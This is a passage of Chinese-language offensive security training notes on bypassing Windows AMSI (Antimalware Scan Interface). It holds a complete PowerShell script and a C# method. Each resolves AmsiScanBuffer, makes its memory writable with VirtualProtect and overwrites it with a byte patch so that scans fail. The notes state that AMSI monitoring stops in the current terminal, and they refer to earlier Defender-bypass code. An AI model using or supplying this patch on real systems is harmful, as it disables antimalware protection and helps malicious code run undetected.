

```
1 PowerShell v2阻断代码:
2 function get_delegate_type {
3     Param (
4         [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
```

```

5         [Parameter(Position = 1)] [Type] $var_return_type = [Void]
6     )
7     $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModu
le', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])
8     $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
9     $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')
10     return $var_type_builder.CreateType()
11 }
12 function get_proc_address {
13     Param ($var_module, $var_procedure)
14     $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | where-
Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[-1].Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')
15     $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))
16     return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef] (New-
Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module))))), $var_procedure))
17 }
18
19 function Invoke-AMZZ {
20     $ppruhu = get_proc_address amsi.dll "AmsiScanBuffer"
21     $virpro =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((get_proc_addr
ess kernel32.dll VirtualProtect),(get_delegate_type (@([System.IntPtr],
[System.UIntPtr], [System.UInt32], [System.UInt32].MakeByRefType()))
([System.Boolean])));$p = 0
22     $virpro.Invoke($ppruhu, [UInt32]5, 0x40, [ref]$p)
23     $scnfh = @([Byte] 0xB8, [Byte] 0x57, [Byte] 0x00,[Byte] 0x07, [Byte] 0x80, [Byte]
0xC3)
24     [System.Runtime.InteropServices.Marshal]::Copy($scnfh, 0, $ppruhu, 6)
25 }
26
27 Invoke-AMZZ

```

WP:



在powershell运行阻断amsi的psl脚本后，在当前终端中将不再受到amsi的监控。

3.2.3 C#阻断

- 1 C#阻断代码：
- 2 // 此方法通过修改AmsiScanBuffer函数来bypass AMSI检测。
- 3 public static void chaching()
- 4 {
- 5 // 加载amsi.dll

```
6     IntPtr Library = LoadLibrary("a" + "m" + "s" + "i" + ".dll");
7     // 获取AmsiScanBuffer函数的地址
8     IntPtr Address = GetProcAddress(Library, "Amsi" + "Scan" + "Buffer");
9     uint p;
10    // 修改AmsiScanBuffer函数的内存保护属性
11    VirtualProtect(Address, (UIntPtr)5, 0x40, out p);
12    // 准备新的函数字节码
13    Byte[] Patch = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
14    // 将新的函数字节码复制到AmsiScanBuffer函数的地址
15    copy(Patch, Address);
16    Console.WriteLine("Patch Applied");
17 }
```

参考上节课绕过DF的代码即可。